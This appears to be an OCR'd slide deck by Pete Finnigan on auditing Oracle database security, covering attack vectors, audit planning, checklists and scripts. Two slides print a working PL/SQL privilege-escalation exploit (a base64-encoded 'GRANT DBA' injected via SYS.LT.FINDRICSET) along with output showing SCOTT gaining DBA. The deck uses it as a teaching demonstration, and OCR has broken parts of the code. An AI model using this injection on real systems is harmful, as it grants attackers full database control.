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Oracle Security Auditing

By

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Introduction - Commercial Slide.☹

- PeteFinnigan.com Limited
- Founded February 2003
- CEO Pete Finnigan
- Clients UK, States, Europe
- Specialists in researching and securing Oracle databases providing consultancy and training
- http://www.petefinnigan.com
- Author of Oracle security step-by-step
- Published many papers, regular speaker (UK, USA, Slovenia, Norway, more)
- Member of the Oak Table Network

Agenda

- Part 1 – Overview of database security
  - What is Oracle Security?
  - Why a database must be secured
  - How can a database be breached?
- Part 2 – Conducting a database audit
  - Planning the audit
  - Conducting an Oracle database security audit
  - Analysis
- Part 3 – The correction phase
  - What to do next

What Is Oracle Security?

- **It is about creating a secure database and storing critical / valuable data securely**
- To do this Oracle security is about all of these:
  - Performing a security audit of an Oracle database?
  - Securely configuring an Oracle database?
  - Designing a secure Oracle system before implementation?
  - Using some of the key security features
    - Audit, encryption, RBAC, FGA, VPD…


Internal Or External Attacks

- Internal attacks are shown to exceed external attacks in many recent surveys, Delloite surveys the top 100 finance institutes
- The reality is likely to be worse as surveys do not capture all details or all companies
- Data is often the target now not system access; this could be for identity theft to clone identities
- With Oracle databases external attacks are harder and are likely to involve
  - application injection or
  - Buffer Overflow or
  - Protocol attacks
- Internal attacks could use any method for exploitation. The issues are why:
  - True hackers gain access logically or physically
  - Power users have too many privileges
  - Development staff, DBA’s
  - **Internal staff have access already!!**

How Easy Is It To Attack?

- Many and varied attack vectors
- Passwords are the simplest – find, guess, crack
- Bugs that can be exploited
- SQL injection
- Denial of Service
- Exploit poor configuration – access OS files, services
- Network protocol attacks
- Buffer overflows, SQL buffer overflows
- Cursor injection
- More ?


Example Exploit



http://www.milw0rm.com/exploits/4572

```
SQL> sho user
USER is "SCOTT"
SQL> @10g_exploit

USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SCOTT                          APP_ROLE                       NO  YES NO
SCOTT                          CONNECT                        NO  YES NO
SCOTT                          RESOURCE                       NO  YES NO


PL/SQL procedure successfully completed.


USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SCOTT                          APP_ROLE                       NO  YES NO
SCOTT                          CONNECT                        NO  YES NO
SCOTT                          DBA                            NO  YES NO
SCOTT                          RESOURCE                       NO  YES NO

SQL> |
```

Example Exploit (2)


TextPad - [C:\pete_finnigan_com_ltd\presentations\tools\10g_exploit.sql]
File Edit Search View Tools Macros Configure Window Help

```
select * from user_role_privs;


DECLARE
c2gya2Vy NUMBER;
BEGIN
  c2gya2Vy := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(c2gya2Vy,utl_encode.text_decode(
'ZGVjbGFyZSBwcmFnbWEgYXV0b25vbW91c190cmFuc2FjdGlvbjsgYmVnaW4gZXhlY3V0ZSBpbW1lZGlhdGUgJ0dSQU5UIERCQSBUTy
BTQ09UV

Cc7Y29tbW10O2VuZDs=','WE8ISO8859P1', UTL_ENCODE.BASE64),0);

  SYS.LT.FINDRICSET('TGV2ZWwgMSBjb21sZXR1IDop.U2V1LnUubGF0ZXIp''||dbms_sql.execute('||c2gya2Vy||')
  ||''','DEADBEAF');
END;
/


select * from user_role_privs;
```

IDS and IPS evasion is a major problem for vendors

“payloads” are infinite!

Stay Ahead Of The Hackers

- When deciding what to audit and how to audit a database you must know what to look for:
  - Existing configuration issues and security vulnerabilities are a target
  - Remember hackers don't follow rules
  - Combination attacks (multi-stage / blended) are common
- The solution: Try and think like a hacker – be suspicious

The Access Issue

- A database can only be accessed if you have three pieces of information
  - The IP Address or hostname
  - The Service name / SID of the database
  - A valid username / password

11gR1 has broken this!!

- Lots of sites I see:
  - Deploy tnsnames to all servers and desktops
  - Allow access to servers (no IP blocking)
  - Create guessable SID/Service name
  - Don’t change default passwords or set weak ones
  - No form of IP blocking and filtering
- Do not do any of these!

Part 2 – Conducting A Database Audit

- Planning and setting up for An Audit
- Selecting a target
- Interview key staff
- Versions, patches and software
- Enumerate users and find passwords
- File system analysis
- Network analysis
- Database configuration

Planning An Audit

- Create a simple plan, include
  - The environments to test
  - The tools to use
  - Decide what to test and how “deep”
  - The results to expect
  - Looking forward
  - What are you going to do with the results?
- Don’t create “war and peace” but provide due diligence, repeatability

The Test Environment

- This is a key decision
- Which environment should be tested?
- A live production system should be chosen
- Some elements can be tested in other systems
  - i.e. a complete clone (standby / DR) can be used to assess configuration
  - The file system and networking and key elements such as passwords / users must be tested in production
- Choose carefully

Building A Toolkit

- There are a few standalone tools available
- I would start with manual queries and simple scripts such as:
  - www.petefinnigan.com/find_all_privs.sql
  - www.petefinnigan.com/who_has_priv.sql
  - www.petefinnigan.com/who_can_access.sql
  - www.petefinnigan.com/who_has_role.sql
  - www.petefinnigan.com/check_parameter.sql
- Hand code simple queries as well

Checklists – Basis For The Audit

- There are a number of good checklists to define what to check:
- CIS Benchmark - http://www.cisecurity.org/bench_oracle.html
- SANS S.C.O.R.E - http://www.sans.org/score/oraclechecklist.php
- Oracle's own checklist - http://www.oracle.com/technology/deploy/security/pdf/twp_security_checklist_db_database_20071108.pdf
- DoD STIG - http://iase.disa.mil/stigs/stig/database-stig-v8r1.zip
- Oracle Database security, audit and control features – ISBN 1-893209-58-X

Decide The Scope Of The Test

- What is to be tested (what checks to use)?
- The checklists provide extensive lists of checks
- My advice: keep it simple to start with
  - Concentrate on the “LOW FRUIT”
  - Key issues
    - Passwords
    - Simple configuration issues
    - RBAC issues

Results?

- Before you start you should asses what you expect as results
- This drives two things:
  - The scale of the test
  - What you can do with the results
- It should help derive
  - What to test for
  - What to expect
- If you decide in advance its easier to cope with the output (example: if you do a test in isolation and find 200 issues, its highly unlikely anyone will deal with them)


Interview Key Staff

- Perform interviews with key staff
  - DBA
  - Security
  - Applications
- Understand
  - Policies
  - Backups
  - How different groups of staff use and access the database
- The checklists include interview questions
- Prepare an interview list to work to (see the CIS benchmark for examples -

Line up the key people in advance

Don’t base only on internal policies

Software Installed



You have the following Oracle products installed:

- Oracle Database 10g 10.2.0.1.0
  - Oracle Net Listener 10.2.0.1.0
  - Oracle Database Utilities 10.2.0.1.0
  - Database SQL Scripts 10.2.0.1.0

Product Information

Location:
Not Available


□ Show empty homes.

If you want to remove Oracle software, please check the items and click "Remove".

To see the languages installed and other details of a component,select the component and then click "Details".

Look at the installed software and features / functions in the database

Database Version




```
SQL> desc v$version
 Name                                      Null?    Type
 ----------------------------------------- -------- ----------------------------
 BANNER                                             VARCHAR2(80)

SQL> select * from v$version;

BANNER
--------------------------------------------------------------------------------
Oracle Database 11g Enterprise Edition Release 11.1.0.6.0 - Production
PL/SQL Release 11.1.0.6.0 - Production
CORE    11.1.0.6.0      Production
